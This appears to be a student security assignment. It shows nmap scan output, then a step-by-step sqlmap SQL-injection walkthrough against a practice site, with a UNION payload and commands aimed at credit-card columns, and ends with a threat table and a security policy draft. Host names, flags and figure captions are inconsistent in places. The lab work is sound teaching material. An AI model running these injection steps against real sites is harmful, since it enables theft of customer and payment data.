
```
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 10 Home 18362 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 48:A4:72:AE:D8:87 (Intel Corporate)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/11%OT=135%CT=1%CU=37250%PV=Y%DS=1%DC=D%G=Y%M=48A472%
OS:TM=5E692E51%P=x86_64-pc-linux-gnu)SEQ(SP=F9%GCD=1%ISR=108%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=250 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: LAPTOP-MP3U5UUJ; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 0s
| nbstat: NetBIOS name: LAPTOP-MP3U5UUJ, NetBIOS user: <unknown>, NetBIOS MAC: 48:a4:72:ae:d8:87 (Inte
l Corporate)
| Names:
|   LAPTOP-MP3U5UUJ<20>  Flags: <unique><active>
|   LAPTOP-MP3U5UUJ<00>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 10 Home 18362 (Windows 10 Home 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: LAPTOP-MP3U5UUJ
|   NetBIOS computer name: LAPTOP-MP3U5UUJ\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-03-11T18:30:37+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-11T18:30:36
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms laptop-mp3u5uuj.mynet ( 192.168.0.63 )
NSE: Script Post-scanning.
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.73 seconds
           Raw packets sent: 1086 (51.338KB) | Rcvd: 1081 (46.430KB)
```

By adding –v to the previous commands we can increase the verbosity (Figure 6.4):

(Figure 6.4: Increasing the verbosity.)

➢ SQLMAP for SQL Injection against MySQL

First step is to run sqlmap (Figure 7).




```
> Executing "sqlmap -h"

                          {1.4.2#stable}

                          http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
```

(Figure 7: Starting sqlmap)

Next step is to determine the DBMS behind the Web Site by writing the following command: `sqlmap -u "http://www.webcantest.com/datastore/search_get_id.php?id=4"`


Which will lead us to the following in (Figure 7.1)



```
                  {1.4.2#stable}

                  http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
 is the end user's responsibility to obey all applicable local, state and federal laws. Developers assu
me no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:07:47 /2020-03-15/

[13:30:39] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('NB_SRVID=srv140717;TEST_SESSIONID=
akfeqso0eup...2ht83sjfu2;last_search=4'). Do you want to use those [Y/n] Y
[13:30:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:30:39] [INFO] testing if the target URL content is stable
[13:30:39] [INFO] target URL content is stable
[13:30:39] [INFO] testing if GET parameter 'id' is dynamic
[13:30:39] [INFO] GET parameter 'id' appears to be dynamic
[13:30:39] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DB
MS: 'MySQL')
[13:30:39] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes
? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and
risk (1) values? [Y/n] Y
[13:30:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:30:39] [WARNING] reflective value(s) found and filtering out
[13:30:39] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' i
njectable (with --string="ID")
[13:30:39] [INFO] testing 'MySQL ⩾ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (B
IGINT UNSIGNED)'
[13:30:39] [INFO] testing 'MySQL ⩾ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[13:30:39] [INFO] testing 'MySQL ⩾ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (E
XP)'
[13:30:39] [INFO] testing 'MySQL ⩾ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[13:30:39] [INFO] testing 'MySQL ⩾ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(JSON_KEYS)'
[13:30:39] [INFO] testing 'MySQL ⩾ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[13:30:39] [INFO] testing 'MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (F
LOOR)'
[13:30:39] [INFO] GET parameter 'id' is 'MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROU
P BY clause (FLOOR)' injectable
[13:30:39] [INFO] testing 'MySQL inline queries'
[13:30:39] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries (comment)'
[13:30:39] [WARNING] time-based comparison requires larger statistical model, please wait.............
```


(Figure 7.1: Determine the DBMS)

Next, we find the Database by using the command above and append it with –dbs like this:



```
sqlmap -u "http://www.webcantest.com/datastore/search_get_id.php?id=4" --ddbs
```


When we run that command against www.webcantest.com we get the results like those below (Figure 7.2)



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=4 UNION ALL SELECT NULL,NULL,CONCAT(0x7176707071,0x6f41716f74726674576243506f766169594e
58506179635264566c78724a53736a6f476672666d76,0x717a6b7171),NULL-- GJCe
---
[13:30:39] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[13:30:39] [INFO] fetching database names
[13:30:39] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] information_schema
[*] webscantest

[13:30:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.webscantest.com'
```

(Figure 7.2: Available databases)


Afterwards, we get more info from the Database by repeating the last command plus adding –columns –D such in (Figure 7.3):



```
sqlmap -u "http://www.webcantest.com/datastore/search_get_id.php?id=4" --ddbs --columns -D webscantest
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
 is the end user's responsibility to obey all applicable local, state and federal laws. Developers assu
me no liability and are not responsible for any misuse or damage caused by this program
```

(Figure 7.3: More info from the Database)


By executing this, sqlmap targets the webscantest database and enumerate the tables and columns in it as shown in (Figure 7.4)



```
sqlmap -u "http://www.webcantest.com/datastore/search_get_id.php?id=4" --dump -C billing_CC_number -T orders -D webscantest
[14:14:25] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[14:14:25] [INFO] fetching entries of column(s) 'billing_CC_number' for table 'orders' in database 'web
scantest'
[14:14:25] [WARNING] reflective value(s) found and filtering out
[14:14:25] [WARNING] something went wrong with full UNION technique (could be because of limitation on
retrieved number of entries). Falling back to partial UNION technique
[14:14:25] [INFO] fetching number of column(s) 'billing_CC_number' entries for table 'orders' in databa
se 'webscantest'
[14:14:25] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for f
aster data retrieval
[14:14:25] [INFO] retrieved:
[14:14:25] [WARNING] time-based comparison requires larger statistical model, please wait.............
.......... (done)
[14:14:25] [WARNING] it is very important to not stress the network connection during usage of time-bas
ed payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
0
[14:14:25] [WARNING] table 'orders' in database 'webscantest' appears to be empty
Database: webscantest
Table: orders
[0 entries]
+-------------------+
| billing_CC_number |
+-------------------+
+-------------------+

[14:14:25] [INFO] table 'webscantest.orders' dumped to CSV file '/root/.sqlmap/output/www.webscantest.c
om/dump/webscantest/orders.csv'
[14:14:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.webscantest.com'
```

(Figure 7.4: webscantest Database tables)

Final step is to extract the credit card data from the database by the following command (Figure 7.5)




```
Database: webscantest
Table: inventory
[4 columns]
+-------------+-----------------------+
| Column      | Type                  |
+-------------+-----------------------+
| description | text                  |
| id          | tinyint(3) unsigned   |
| name        | varchar(50)           |
| price       | double(10,0) unsigned |
+-------------+-----------------------+

Database: webscantest
Table: accounts
[5 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| fname  | varchar(50)  |
| id     | int(50)      |
| lname  | varchar(100) |
| passwd | varchar(100) |
| uname  | varchar(50)  |
+--------+--------------+
```

```
Database: webscantest
Table: orders
[19 columns]
+--------------------+--------------+
| Column             | Type         |
+--------------------+--------------+
| billing_address    | varchar(100) |
| billing_CC_CVV     | varchar(3)   |
| billing_CC_expire  | varchar(20)  |
| billing_CC_number  | varchar(20)  |
| billing_city       | varchar(100) |
| billing_email      | varchar(100) |
| billing_firstname  | varchar(100) |
| billing_lastname   | varchar(100) |
| billing_state      | varchar(2)   |
| billing_zip        | varchar(15)  |
| id                 | int(10)      |
| products           | text         |
| shipping_address   | varchar(100) |
| shipping_city      | varchar(100) |
| shipping_email     | varchar(100) |
| shipping_firstname | varchar(100) |
| shipping_lastname  | varchar(100) |
| shipping_state     | varchar(2)   |
| shipping_zip       | varchar(15)  |
+--------------------+--------------+

Database: webscantest
Table: products
[5 columns]
+-------------+-----------------------+
| Column      | Type                  |
+-------------+-----------------------+
| description | text                  |
| id          | bigint(3) unsigned    |
| name        | varchar(50)           |
| photo       | varchar(512)          |
| price       | double(10,0) unsigned |
+-------------+-----------------------+
```

(Figure 7.5: Database extraction)

➢ Table of security threats based on their potential risk




№	Threat	Cause	Potential Controls	Impact	Priority
1	Theft or any physical damage on company's property by allowing a suspicious person to entry the building	No Physical security	Companies must have both technology-oriented security and Physical Security. By having trained and armed security guards at the entrance of the building, the company will be physically secured from any vandalism or theft	The impact of security guards would provide a better working place for employees ensuring their safety as well as would prevent any theft incidents happening again	High
2	Incident or suspicious activities inside the building perimeter	No technology-oriented security, such as surveillance cameras	CCTV cameras should be installed at each critical location within the company in order to help if any incident occur, as well as to monitor the movement of individuals all the time	CCTV cameras would provide information and will give the opportunity for an instant action if incident or any suspicious activities happen inside the building	High

3	Access to critical resources/ particularly in R&D department and server room	The departments does not have a good or any installed lock system, which could cause a free entry from anyone anytime.	The entry door in every department must have installed the latest security lock system “state-of-the-art”.	By installing the latest lock system, only biometric verification will be able to open the door as well as it will lock itself, whenever there is no one in the room.	High
4	Incident Management	Incident and disaster	The board should lead on the delivery of the incident management plans. Develop and maintain incident management plans with clear roles and responsibilities by regularly testing the plans The incident response team should receive specialist training to ensure they have the skills and expertise to address the range of incident that may occur	The impact from developing management plans as well as trained individuals about those kind of situations would minimize the company’s loss during such events.	High
5	Former employees retaining access to systems	Access to company’s personal network, system or stealing hardware	Must ensure permissions are rescinded as soon as an employee stops working with the company as well as security alarms should be installed in order to protect the hardware. Whenever a former employee or an unknown person detaches the hardware from the system, the alarm should go off and the security will be informed for immediate measurements	By rescinded the permissions of a former employee would avoid any company’s data from leakage as well as by setting security alarms, no one, without permission would try to touch the company’s hardware	High
6	The risk associated with the company’s email and Website	Cyber threats and attacks from hackers	The company’s server room should be separated from other networks by placing it in the DMZ Establish multi-layered boundary defences with firewalls and proxies deployed between the untrusted external network and the trusted internal network Furthermore, a regular robust training should be provided for the employees in order to improve behaviours and prevent them from opening unsolicited emails and clicking on links they are not expecting	The company’s website could provide an entry point for hackers. To prevent that firewalls and proxies should be used By robust training, a leak of data, information or giving access to the system by clicking on a link from hackers would be avoided	Moderate
7	Wi-Fi connection	Access to company’s network	The Company should have two separate servers of Wi-Fi. One for guest and one for employees	Avoiding hackers from accessing the company’s network	Moderate
8	Tempering with data	Modifying something on disk or USB	All machines USB ports or disk readers should be disabled	Would avoid company’s private data from leakage	Moderate
9	Elevation of privilege during lunch breaks	Allowing or using someone credentials and system to do something they are not allowed to do.	All users should have unique ID and password for their systems and their laptop/computers should have face verification camera, provided by the company.	No one wold be able to log in someone else system.	Low
10	Information disclosure	A Person is pretending to be someone else in order to get inside the building.	When a visitor arrive, they should be asked to provide identity card	Visitor’s record will be stored at company’s database, which will avoid any visitor to get in by claiming to be someone else.	Low

4. Security Policy

➢ Background

A multinational pharmaceutical company based in West Midlands that conducts research into medicines and vaccines for the treatment of HIV/AIDS, tuberculosis and malaria. The company has six different departments with a server room full of different servers. However, the Research and Development department has been isolated from the other departments in order to keep it safe from hackers.



➢ Purpose

Nowadays, the number of security breaches, data leakage and cybercrime have risen sharply due to weak policies within the companies. The current network design of the company lacks some security measures and it has departments that need an extra security controls. In order to protect against the consequences of those breaches of confidentiality failures of integrity or interruptions to the availability of that information, as well as to secure the departments, the pharmaceutical company need to ensure that adequate controls are in place. Overall, the information security policy for the company would have several purposes. First, it will set out the company's intentions in managing information security as part of effective governance. Second, it will provide guidance to the staff, as well as any visitors and it will provide a comprehensive approach to information security across the company. Lastly, it will set out the means by which information policies and scrutinized, approved, revised, communicated and monitored.

➢ Scope

The policy is applicable to all employees, consultants, contractors as well as visitors or any other third parties, whether they use their own devices or computing devices owned by the organization. It also covers all the information – handled, stored, processed or shared within the company. The Security policy should establish guidelines and procedures in the scope of assets that pharmaceutical employees are required to know and comply with as a primary means of achieving security goals. The policy is base for making a plan, design, execution and management of security and it is mandatory. If any anybody in the company or third parties violate these policies, the organization reserves the right to take the corresponding measures.

➢ Roles and Responsibility

New security threats appears constantly, which means that the company's security need to be updated regularly with the latest solutions. Following the Assignment scenario, there were several security breaches within the pharmaceutical company. In this order of things, the company has to ensure that there is appropriate implementation of information security control with zero chance of security breaches. Therefore, the organisation assign individuals, with different roles and responsibilities, which they must follow very strictly. The company has to provide security officers, responsible for guarding the entrance of the building departments as well surveillance cameras, which are mandatory in order to track the movement of individuals going in and out of the organization or throughout the departments. All the doors must be self-closing and self-locking. All the windows must be securely closable and rooms with windows on the ground floor must be equipped with security alarm sensors and secure window frames. The building must have Fire alarm sensors installed and fire-fighting equipment provided. The server room is important to have air conditioning, which would regulates the temperature and humidity. The Security Manager has to set, implement and review periodically user access controls as well as to access and monitor management systems, networks in order to avoid such previous mistakes as in Assignment scenario.

➢ Policy Framework

The security policy framework is the unifying structure that ties together all the organization's security documentation. By giving structure to the variety of documents necessary for security, the framework ensure all-important elements of a security processes are in place, while giving the possibility to communicate these elements across the company. To establish the security policy frameworks in this policy, the organization follows appropriate mix of general hierarchy of documentation, such as policies, standards, guidelines and procedures. The information security defines three objectives of security: Confidentiality, Integrity, and Availability. Each one addresses a different aspect of providing protection for information and they should be highly maintained, The organisation network access must meet the following two-level logical structure as well:

- Restricted and secured Internal network inside the firewall for authorized users
- External network outside the firewall for the visitors.

By having in mind that the Internal and external web servers must be located in different computers.

➢ Confidentiality, Integrity and Availability

Companies cannot risk allowing any unauthorized access to their data and resources. In this order, the use of the CIA triad is necessary. It refers to the following three elements:

- Confidentiality: makes the data/information unavailable or disclosed to any unauthorized processes.
- Integrity: makes sure that the data/information has not been altered/destroyed in an unauthorized manner.
- Availability: makes sure that an authorized person could access and use the of data/information anytime.

